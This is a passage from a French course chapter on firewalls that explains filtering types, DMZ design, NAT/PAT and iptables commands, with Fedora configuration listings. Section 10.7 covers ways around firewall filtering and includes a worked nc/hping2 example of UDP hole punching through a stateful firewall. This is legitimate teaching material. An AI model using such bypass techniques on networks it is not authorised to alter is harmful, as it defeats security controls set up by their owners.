Enfin une bonne gestion d'un pare-feu nécessite la compréhension des protocoles filtrés surtout lorsque les interactions deviennent complexes comme dans les cas FTP, H323 etc. avec le transport de paramètres déconnexion dans le segment de données. De plus il apparaît bien souvent des effets de bord liés aux diverses fonctions (couches réseaux filtrées, traduction d'adresses) et influencées par l'ordre d'application des règles.

Enfin le risque de contournement du pare feu est augmenté par les réseaux de type wifi ou par l'accès aux applications et données situées dans le nuage. On paut donc se retrouver aevc une architecture informatique qui ne permet plus de distinguer clairement ce qui est en interne et ce qui est externe.

10.4 Classification des pare feux

10.4.1 Pare feu sans état (stateless firewall)

C'est le dispositif le plus simple il n'y a pas de mémoire sur le pare feu, on applique simplement des règles basées sur :

- Les adresses IP source et destinations
- Le type de paquet UDP ou TCP
- Le numéro de port associé à un service

Les règles sont appliquées de façon séquentielle, la dernière règle est d'interdire suivant le principe « Tout ce qui n'est pas explicitement autorisé est interdit ».

10.4.2 Pare feu à états (stateful firewall)

Ce type de pare fau garde en mémoire la liste des connexions en cours, par exemple dans le cas du protocole TCP.

Le filtrage dynamique ajoute la prise en compte de l'historique au simple filtrage de paquet : l'idée de base étant qu'avec un échange client/serveur si un paquet est passé dans un sens il en passera un dans l'autre (commutation de la source et destination du couple IP/port pour les paquets TCP/UDP).

Ce mode permet de générer à la volée des règles temporaires de filtrage des paquets. Ces dernières disparaissent lorsque aucun paquet ne passe pendant un délai configuré ou avec la fermeture de la session en TCP (RST, FIN).

Le filtrage adaptatif recherche, en outre, des signatures dans le segment de données des paquets afin de déterminer le type et l'état du protocole applicatif transporté et de procéder ainsi à des vérifications de cohérences.

On obtient avec ces solutions moins de ports ouverts qu'avec le filtrage de paquet simple.

10.4.3 Filtrage applicatif, Analyse en profondeur

Les pare feux de type stateful intègrent souvent un filtrage au niveau application pour s'adapter aux applications générant des connexions sur des ports créés dynamiquement.

L'exemple le plus classique est la commande ftp en mode actif (le mode par défaut actuellement) qui ouvre un port depuis le serveur vers le client ftp pris entre 1024 et 65635.

Ces applications sont dites « **à contenu sale** ».

Ces applications transgressent la règle de séparation des couches réseaux en passant des informations d'adresse IP et de Ports au niveau application. Il en résulte aussi des difficultés si des translations d'adresse sont faites par le pare feux (voir plus loin le NAT).

Ces applications ne peuvent être supportées à travers le pare feux que dans la mesure où une fonctionnalité spéciale est prévue dans le pare feu, d'où le terme pare feu applicatif.

Parmi les applications et protocoles les plus courants présentant ce type de difficultés on trouve le protocole H323 (voix et image sur imp, NetMeeting), IRC, la commande traceroute.

En géréralisant l'analyse du contenu à d'autres application on obtient une troisième génération capable d'analyser les contenus applicatifs, notament les contenus web http://

Cette troisième génération utilise donc l'analyse en profondeur « deep packet inspection » ainsi que des technologies de détection de virus ou intrusion que l'on trouve traditionnellement dans les outils de detection d'intrusion et de prévention d'intrusion « IDS/IPS ».

10.4.4 Pare feu identifiant

Ce type de pare feu introduit la notion d'utilisateur en plus de l'adresse IP. Elle permet de mettre en place une gestion des utilisateurs et non pas une gestion des machines. En effet, dans la réalité un utilisateur n'est pas lié à une adresse IP.

On peut authentifier les connexions passant à travers le pare feu, mettre en place des règles spécifiques et obtenir des traces et statistiques par utilisateur.

Sous Linux il existe **NuFW** (www.nufw.org) qui utilise ce concept. Toutefois il faut installer un client logiciel sur le poste client ce qui est une contrainte importante.

10.5 Choix d'architecture

Il existe plusieurs solutions pour définir la topologie du réseau associé à une ou plusieurs machines ayant des fonctions de pare feu ou supportant des services pour le réseau interne.


Le choix de l'architecture est fonction de beaucoup de paramètres comme la structure de l'organisation, la configuration géographique, la criticité des données et les coûts associés aux différentes solutions.

On trouve généralement les architectures suivantes :

10.5.1 Machine à deux interfaces « Dual-homed host »

Cette solution est très simple puisque une seule machine supporte le firewall et les services utiles, avec connexion éventuelle des machines internes ou des services proxy.


Il faut éviter au maximum toute connexion sur le firewall, car elle peut mettre en cause la sécurité du filtrage. Il ne faut donc pas placer des services ouverts sur le host ce qui explique la recherche d'architectures différentes



10.5.2 Zone démilitarisée DMZ

L'idée est de mettre une place un host dit bastion qui supportera les services dont les clients interne ont besoin, par exemple mail, proxy web, serveur de temps NTP.

Pour isoler le bastion de l'extérieur et protéger également le réseau intérieur d'une compromission du bastion on le place sur un subnet isolé dit **DMZ**, que l'on nomme la zone démilitarisée.



Il existe beaucoup de variations autour de cette idée :

- Ajouter plusieurs host bastion pour les différents services.
- Avoir plusieurs zones DMZ.
- Fusionner les deux firewall intérieur et extérieur pour simplifier le réseau. On obtient un firewall avec trois interfaces.

Mais il faut absolument éviter de confondre le host bastion avec les firewall pour ne pas avoir de connexions applicatives sur un firewall.

10.5.3 Serveur proxy et reverse proxy

Dans la zone démilitarisée on placera des serveurs mandataires, par exemple un proxy http. Le serveur proxy est « mandaté » par le client pour faire la requête http à sa place sur Internet.

On peut imaginer des services proxy pour d'autres applications ou même des librairies génériques pour faire du mandatement (**socks** sous Linux).

Dans le cas de http, les principales fonctionnalités du proxy sont :

- Le cache des pages consultées
- Le filtrage des pages consultées par liste noire ou blanche ou filtrage de contenu.
- La constitution de statistiques.

Bien entendu il faut être attentif aux implications légales de ces actions.

Le reverse proxy est « monté à l'envers », il permet aux utilisateur Internet d'accéder aux serveurs web du site.

- Il assure une protection des serveurs en permettant l'isolement des serveurs sur un réseau dédié.
- Il met en cache les pages demandées
- Possibilité de mettre en place une répartition de charge entre différents serveurs.

Le serveur apache à une fonctionnalité de proxy http, mais généralement le programme spécialisé **Squid** est utilisé.

10.6 Traduction d'adresse


La traduction d'adresse est un mécanisme généralement mis en place sur le routeur/pare feu permettrant de traduire les adresses IP dans les entêtes des paquets.

10.6.1 Network Address Translation - NAT

Le routeur établit et maintient une correspondance entre les adresses internes et une ou plusieurs adresses publiques. Cette correspondance peut être statique ou bien réalisée dynamiquement par l'équipement. Dans ce cas, le nombre d'hôtes pouvant sortir simultanément est limité par le nombre d'adresses publiques utilisables.

Généralement on utilise un ensemble d'adresse interne non routables (classes 10/8, 172.16/12, 192.168/16 définies par la RFC1918) traduites vers un ensemble plus petit d'adresse externes uniques, officielles et routables.

On profite ainsi d'une isolation naturelle de son trafic privé par rapport au trafic Internet.



En effet, on manque d'adresses officielles IP (4 bytes) et on ne peut plus numéroter toutes les stations IP de la planète de manière unique. L'avantage est donc un espace d'adressage énorme en interne.

Par exemple une classe réseau officielle 193.96.49.0/24 est utilisée pour 500 clients internes.


Quelques adresses sont réservées pour quelques serveurs, le reste est attribué dynamiquement aux stations locales quand elles communiquent avec l'Internet., environ 250 machines internes peuvent communiquer avec l'Internet simultanément.

Il y a des inconvénients, les clients deviennent difficiles à identifier en cas de plainte de l'extérieur. Certaines applications à contenu sale ne fonctionnent plus.

10.6.2 Port Address Translation - PAT

Pour contourner la limitation qui précède, la correspondance n'est plus établie sur la simple adresse IP mais utilise un couple adresse IP/port (TCP/UDP) ou adresse IP/ID (ICMP). C'est une technique couramment utilisée pour connecter un réseau à l'aide d'une unique machine ayant un compte chez un FAI.

A la limite une seule adresse routable, celle du pare feu, suffit pour un grand nombre de machines. On parle quelquefois de « **Masquerading** » dans ce cas particulier à une seule adresse sortante.



La description détaillée du mécanisme est la suivante :

- La machine 10.0.0.12 veut ce connecter au site www.google.fr, le paquet 10.0.0.12 port source 2048 arrive sur le routeur 213.56.176.1

- La translation est faite, l'adresse 10.0.0.12 est remplacée par 213.56.176.1 et le port source par un port fixé par le serveur par exemple 1025. Cette correspondance est conservée par le kernel dans la table NAT.

- Lorsque la réponse de www.google.fr revient avec comme adresse source 213.56.176.1 et port source 1025, le routeur consulte la table NAT, retrouve le port 1025 et en déduit l'adresse 10.0.1.12 et le port 2048 à replacer dans le paquet transmis à la machine à l'origine de la connexion.

Voici une liste d'inconvénients de ce mécanisme :

- Les clients deviennent difficiles à identifier en cas de plainte de l'extérieur.

- Certaines applications à contenu sale ne fonctionnent plus, sauf mise en place d'un filtrage applicatif.

- Le protocole IPSEC ne fonctionne pas si on utilise un PAT à cause de l'authentification de l'adresse.

- Lorsque la connexion provient de l'extérieur le routeur ne peut savoir vers quelle machine interne elle est destinée. On ne peut que fixer une machine par défaut pour les connexions extérieures. On réalise dans ce cas une translation d'adresse destination dite DNAT.

10.7 Contournement du filtrage

De plus en plus de possibilités existent pour contourner le filtrage mis en place sur un pare feu distant par exemple pour interdire les applications peer-to-peer.

D'autre part un pare feu local rend difficile l'utilisation d'application « à contenu sale » qui sont de plus en plus utilisées par exemple msn.

Cela conduit à des solutions dangereuses en terme de sécurité

Il faut donc évaluer avec soin les diverses possibilités en terme de bénéfice pour l'utilisateur et de dégradation de la sécurité du réseau ou de la machine locale.

- Création de tunnels par exemple ssh.

- Configurations spéciales pare feu, transport sur port 80.

- **UPnP**« Universal Plug and Play » permet la reconnaissance automatique d'entité sur le réseau. Il comporte une fonctionnalité pour la configuration des pare feu : « Internet Gateway Device » **IDG**. Le protocole est intégré à certain routeurs et permet au application de configurer dynamiquement le pare feu. Par exemple le pare feu local windows est configuré de cette manière.

- Technique de traversement entre deux clients par exemple pour des applications perr-to-perr, VPN et VoIP (Voix sur IP). Ces techniques utilisent généralement un serveur « rendez-vous » utilisé seulement à l'établissement de la connexion ou durant toute la session.

- RFC 3489 STUN, utilisation par Google Talk

- UDP Hole punching, utilisation par skype

  Exemple de Hole punching UDP à l'aide de commandes Shell

La machine locale est derrière un pare feu. Le pare feu « stateful » local-fw doit laisser sortir les paquets UDP, pour simplifier la machine remote n'a pas de pare feu.

1 Attendre les paquets UDP sur le port 14141 :

Local/1 # nc –u –l 14141

2 Tenter de communiquer avec local vu comme local-fw sur le port 14141

Remote # echo hello |nc –p 53 –u local-fw 14141

3 Ouvrir le trou sur le pare feu en envoyant un paquet de port source 14141, le pare feu va accepter une réponse depuis le port 14141 vers le port 53, ainsi le trou est ouvert :

Local/2# hping2 –c 1 -2 –s 14141 –p 53 remote

4 Refaire la tentative qui doit donner une sortie sur la commande en 1:

Remote # echo hello |nc –p 53 –u local-fw 14141

(Eventuellement installer les commandes nc et hping3 yum install hping2 et yum install nc)

10.8 Pare feux, application pratique iptables

10.8.1 Généralités

Le kernel Linux dispose d'un mécanisme de filtrage des paquets, de translation d'adresse (NAT) et même de manipulation des paquets (mangle) dit « **netfilter** » (www.netfilter.org).

L'aoutil le plus généralement utilisé est iptables et ip6tables, mais il existe aussi nftables et une nouvelle implémentation bpfilter à partir du noyau 4.18.

La commande iptables permet de manipuler les tables netfilter du kernel.

La mise en place des règles de filtrage est faite à chaque démarrage par une série de commandes iptables, généralement à l'aide de scripts de lancement analogues aux autres services. Il n'y a pas de processus pour ce mécanisme.

Les informations contenues dans le kernel sont évidemment perdues à chaque arrêt, il est donc nécessaire de modifier les fichiers de configuration au chargement au lieu d'utiliser la commande iptables directement.

Sur une machine isolée, le produit sert à ajouter un filtrage supplémentaire sur les ports du système. La version Fedora propose à l'installation la mise en place d'un tel filtrage avec plusieurs niveaux de sévérité. Le contrôle du lancement des processus serveur est dans ce cas tout aussi important et rend le filtrage des paquets au niveau du kernel redondant.

Cet outil peut aussi être utilisé pour mettre en place un routeur sous Linux. Dans ce cas la machine dispose de plusieurs interfaces et le kernel Linux est configuré pour accepter le routage ou non des paquets. Cette approche permet de construire un pare feu (firewall) destiné à protéger les machines à l'intérieur d'un réseau des attaques extérieures.

Il existe plusieurs stratégies quant à la topologie du réseau optimale pour la protection (réseau « démilitarisé » DMZ), on trouvera ici uniquement des informations de configuration du pare feu.

routage au niveau du kernel

Par défaut, le kernel ne route pas les paquets entre deux interfaces, pour activer le routage, il est nécessaire de réaliser la commande suivante :

```
# echo 1 >/proc/sys/net/ipv4/ip_forward
```

Cette commande sera placée dans un fichier de démarrage sur une machine routeur.

Note :

Il existe une commande plus ancienne ipchains qui utilise un autre module du kernel, les deux versions sont parfois disponibles. La version iptables est plus performante.

10.8.2 Principes de filtrage

La commande iptables permet de maintenir une série de tables contenant les règles de filtrage IP.

Chaque table est constituée de chaînes (chain) prés définies ou construite par l'utilisateur.

Les chaînes sont des listes de règles qui spécifient le traitement à opérer sur un paquet qui correspond à la règle.

Il existe quatre tables par défaut dans la version netfilter du kernel 2.6 :

filter Table chargée du traitement des paquets réseau.

nat Table utilisée pour procéder aux translations d'adresses NAT.

mangle Table pour les traitements spécifiques des entêtes de paquets.

raw Table pour la gestion des exceptions lié à l'action NOTRACK.

Chacune de ces tables dispose de chaînes par défaut qui sont les suivantes :

Table filter

INPUT	Cette chaîne s'applique aux paquets reçus sur une interface.
OUTPUT	Cette chaîne s'applique aux paquets renvoyés sur la même interface qui les a reçus.
FORWARD	Cette chaîne s'applique aux paquets routés entre deux interfaces.

Table nat

PREROUTING	Cette chaîne s'applique à l'arrivée des paquets reçus sur une interface.
OUTPUT	Cette chaîne s'applique aux paquets générés localement avant routage vers une interface.
POSTROUTING	Cette chaîne s'applique aux paquets routés avant la sortie vers le réseau.

Table mangle

PREROUTING	Cette chaîne s'applique à l'arrivée des paquets reçus sur une interface avant routage.
OUTPUT	Cette chaîne s'applique aux paquets générés localement avant routage vers une interface.

Table raw

PREROUTING	Cette chaîne s'applique à l'arrivée des paquets reçus sur une interface.
OUTPUT	Cette chaîne s'applique aux paquets générés localement avant routage vers une interface.

Chaque paquet est traité par au moins une table.

Le paquet peut être traité par plusieurs règles avant de parvenir à la fin de la chaîne. Si la règle courante ne s'applique pas, on passe à la suivante. L'ordre des règles est donc important.

Lorsque le paquet correspond à une règle, une action « target » est appliquée au paquet, l'action peut terminer le traitement ou passer à une chaîne définie par l'utilisateur.

Les actions de base

ACCEPT	Laisse passer le paquet.
DROP	Destruction du paquet sans message.
LOG	Trace le paquet dans le syslog, cette action ne termine pas, en général une règle avec les même critères est définie pour décider de l'action.
REJECT	Envoie un message d'erreur, puis détruit le paquet, action terminale.

Note :

Il existe d'autres actions, en particulier pour les tables NAT.

Action par défaut

Chaque chaîne est associée à une action par défaut qui est soit ACCEPT, DROP, REJECT.

Si aucune règle ne correspond à un paquet, cette action par défaut est appliquée.

10.8.3 Commande iptables

La commande iptables permet de manipuler et lister les tables et règles du noyau courant.

Une option principale dite commande permet de spécifier le travail à réaliser, supprimer, ajouter, lister, etc. On doit donner une seule commande en argument.

La présentation qui suit détaille certaines commandes, le lecteur se reportera au manuel (man iptables) pour la liste complète de toutes les commandes.

Lister les tables

Syntaxe:

iptables [-t table] –L [chaîne] [–v] [–line-numbers]

Description:

Liste toutes les règles de toutes les chaînes sauf si la chaîne est spécifiée. Le listing s'applique à la table par défaut filter, sauf si l'option –t est spécifiée. L'option –v donne plus de détails. L'option –line-numbers permet de lister les règles avec le numéro d'ordre, ce qui est utilisé dans les commandes de modification ou destruction.

Exemple :

Voici la configuration par défaut pour une installation fedora avec le firewall personnel activé et le ssh permis

```
[root@c9 ~]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
RH-Firewall-1-INPUT  all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
RH-Firewall-1-INPUT  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain RH-Firewall-1-INPUT (2 references)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     icmp --  anywhere             anywhere            icmp any
ACCEPT     esp  --  anywhere             anywhere
ACCEPT     ah   --  anywhere             anywhere
ACCEPT     udp  --  anywhere             224.0.0.251         udp dpt:mdns
ACCEPT     udp  --  anywhere             anywhere            udp dpt:ipp
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ipp
ACCEPT     all  --  anywhere             anywhere            state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere            state NEW tcp dpt:ssh
REJECT     all  --  anywhere             anywhere            reject-with icmp-host-prohibited
[root@c9 ~]#
```

Ajouter une chaîne

Syntaxe:

iptables [-t table] -N chaîne

Description:

Création d'une nouvelle chaîne dans la table filter par défaut, ou dans la table donnée en argument.

Exemple :

```
#iptables –N essai –t nat
```

Fixer l'action par défaut pour une chaîne

Syntaxe:

iptables [-t table] -P chaîne action

Description:

Permet de fixer une action par défaut pour une chaîne, seule les chaînes prés définies peuvent avoir une action par défaut.

Exemple :

```
#iptables –t nat –P PREROUTING DROP
```

Ajouter ou modifier une règle

Syntaxe:

iptables [-t table] -A chaîne spécification

iptables [-t table] -I chaîne [numéro] spécification

iptables [-t table] -R chaîne numéro spécification

Description:

La commande –A ajoute une règle dans la chaîne à la fin de la liste.

L'option –I insère une règle au début de la liste, sauf si un numéro est donné, dans ce cas l'insertion est faite au numéro donné.

L'option –R remplace la règle dont le numéro est donné.

La spécification est composée des options suivantes :

Options :

-p [!] protocol	Spécifie un protocole, on peut donner un numéro, un nom tiré de /etc/protocol, par exemple tcp, udp. Le nom all désigne tous les protocoles, ce qui est le cas si l'option n'est pas spécifiée. Le ! inverse le test.
-s [!] adresse/mask	Spécifie l'adresse IP source, on peut donner une adresse complète ou un numéro de réseau à l'aide du masque donné sous forme du nombre de bits ou du masque décimal. Par exemple 192.168.100.0/24 ou 192.168.100.0/255.255.255.0. Les noms sont possibles, mais cela demande une requête DNS, ce qui n'est pas conseillé pour les performances et la sécurité. Le ! inverse le test. On peut donner --src ou --source aussi.

-d [!] adresse/mask	Spécifie l'adresse IP destination, description comme pour –s On peut donner --dst ou --destination aussi.
-j target	Spécifie l'action (target) de la règle. L'action peut être une action terminale, DROP par exemple ou un saut vers une chaîne définie par l'utilisateur On peut donner aussi –jump.
-i nom	Donne l'interface pour un paquet en entrée, uniquement pour les chaînes INPUT, FORWARD et PREROUTING.
-o nom	Donne l'interface pour un paquet en sortie, uniquement pour les chaînes OUTPUT, FORWARD et POSTROUTING.
[!] -f	Désigne les paquets fragments uniquement (second et suivant). Le ! inverse le test.
-source-port [!] port	Spécifie le port source (udp ou tcp), on peut donner un nom, un port numérique ou une plage de ports sous la forme port :port. On peut donner --sport aussi.
-destination-port [!] p	Spécifie le port destination (udp ou tcp). On peut donner --dport aussi.
[!] -syn	Désigne les paquets avec le bits SYN et sans bit ACK et FIN. Ce sont les paquets d'initialisation de la connexion.
--mac-source [!] adresse	Spécifie Une adresse MAC (Ethernet) source sous la forme hexadécimal séparé par :.

Exemple :

```
# iptables –A input –p tcp –s 192.168.100.11 –dport ftp –j DROP
```

Supprimer une ou des règles

Syntaxe:

iptables [-t table] -D chaîne [numéro]

iptables [-t table] -F chaîne

Description:

L'option –D permet de supprimer une règle par son numéro. l'option –F vide toute la chaîne.

Le numéro d'une règle peut être listé avec l'option –line-numbers dans l'option –L.

Exemple :

```
[root@c9 ~]# iptables -L RH-Firewall-1-INPUT --line-numbers
Chain RH-Firewall-1-INPUT (2 references)
num  target     prot opt source               destination
1    ACCEPT     all  --  anywhere             anywhere
2    ACCEPT     icmp --  anywhere             anywhere            icmp any
3    ACCEPT     esp  --  anywhere             anywhere
4    ACCEPT     ah   --  anywhere             anywhere
5    ACCEPT     udp  --  anywhere             224.0.0.251         udp dpt:mdns
6    ACCEPT     udp  --  anywhere             anywhere            udp dpt:ipp
7    ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ipp
8    ACCEPT     all  --  anywhere             anywhere            state RELATED,ESTABLISHED
9    ACCEPT     tcp  --  anywhere             anywhere            state NEW tcp dpt:ssh
10   REJECT     all  --  anywhere             anywhere            reject-with icmp-host-prohibited
[root@c9 ~]# iptables -D RH-Firewall-1-INPUT 6
[root@c9 ~]# iptables -L RH-Firewall-1-INPUT --line-numbers
Chain RH-Firewall-1-INPUT (2 references)
num  target     prot opt source               destination
1    ACCEPT     all  --  anywhere             anywhere
2    ACCEPT     icmp --  anywhere             anywhere            icmp any
3    ACCEPT     esp  --  anywhere             anywhere
4    ACCEPT     ah   --  anywhere             anywhere
5    ACCEPT     udp  --  anywhere             224.0.0.251         udp dpt:mdns
6    ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ipp
7    ACCEPT     all  --  anywhere             anywhere            state RELATED,ESTABLISHED
8    ACCEPT     tcp  --  anywhere             anywhere            state NEW tcp dpt:ssh
9    REJECT     all  --  anywhere             anywhere            reject-with icmp-host-prohibited
[root@c9 ~]#
```

10.8.4 Fichiers de lancement Redhat

10.8.4.1 **Conservation des règles**

Les règles sont définies au niveau du kernel, il faut donc un mécanisme pour ré appliquer les commandes iptables au chargement.

Le fichier **/etc/sysconfig/iptables** est utilisé pour cela.

```
# Firewall configuration written by system-config-securitylevel
# Manual customization of this file is not recommended.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:RH-Firewall-1-INPUT - [0:0]
-A INPUT -j RH-Firewall-1-INPUT
-A FORWARD -j RH-Firewall-1-INPUT
-A RH-Firewall-1-INPUT -i lo -j ACCEPT
-A RH-Firewall-1-INPUT -p icmp --icmp-type any -j ACCEPT
-A RH-Firewall-1-INPUT -p 50 -j ACCEPT
-A RH-Firewall-1-INPUT -p 51 -j ACCEPT
-A RH-Firewall-1-INPUT -p udp --dport 5353 -d 224.0.0.251 -j ACCEPT
-A RH-Firewall-1-INPUT -p udp -m udp --dport 631 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m tcp --dport 631 -j ACCEPT
-A RH-Firewall-1-INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A RH-Firewall-1-INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT
-A RH-Firewall-1-INPUT -j REJECT --reject-with icmp-host-prohibited
```

Il existe deux commandes iptables-save et iptables-restore permettant de placer les règles sous une forme facile à traiter. Ces deux commandes écrivent et lisent sur les entrées sorties standard.

Pour faciliter l'usage de ces commandes, le script de contrôle /etc/init.d/iptables accepte un argument « save » qui place les règles courantes dans /etc/sysconfig/iptables.

exemple :

```
# /etc/init.d/iptables save
```

Lors du chargement, le script est lancé avec l'argument start, dans ce cas il appelle la commande iptables-restore qui lit la configuration à appliquer à partir du fichier /etc/sysconfig/iptables.

Note :

Il existe un argument du script iptables « panic » permettant de passer toutes les actions à DROP.

Le format de sauvegarde de la commande iptables-save n'est pas documenté ni destiné à être utilisé manuellement.

10.8.4.2 **Mise en place des règles**

Lors du chargement, le script est lancé avec l'argument start, dans ce cas il appelle la commande iptables-restore qui lit la configuration à appliquer à partir du fichier /etc/sysconfig/iptables.

Pour cela, on trouve le lien /etc/rc.d/rc5.d/S08iptables correspondant au chargement en run-level 5.

A noter que le script teste la présence du fichier /etc/sysconfig/iptables, si celui-ci est absent, aucune action n'est réalisée, la machine est donc sans protection car toutes les actions par défaut sont ACCEPT.

10.8.5 Programme de configuration Redhat/fedora

Le choix de configuration du firewall à l'installation peut être modifié ensuite à l'aide la commande system-config-securitylevel, cette commande est disponible également dans le menu « System Settings -> Security Level ». C'est cette interface qui est utilisée au moment de l'installation du système pour configurer iptables.

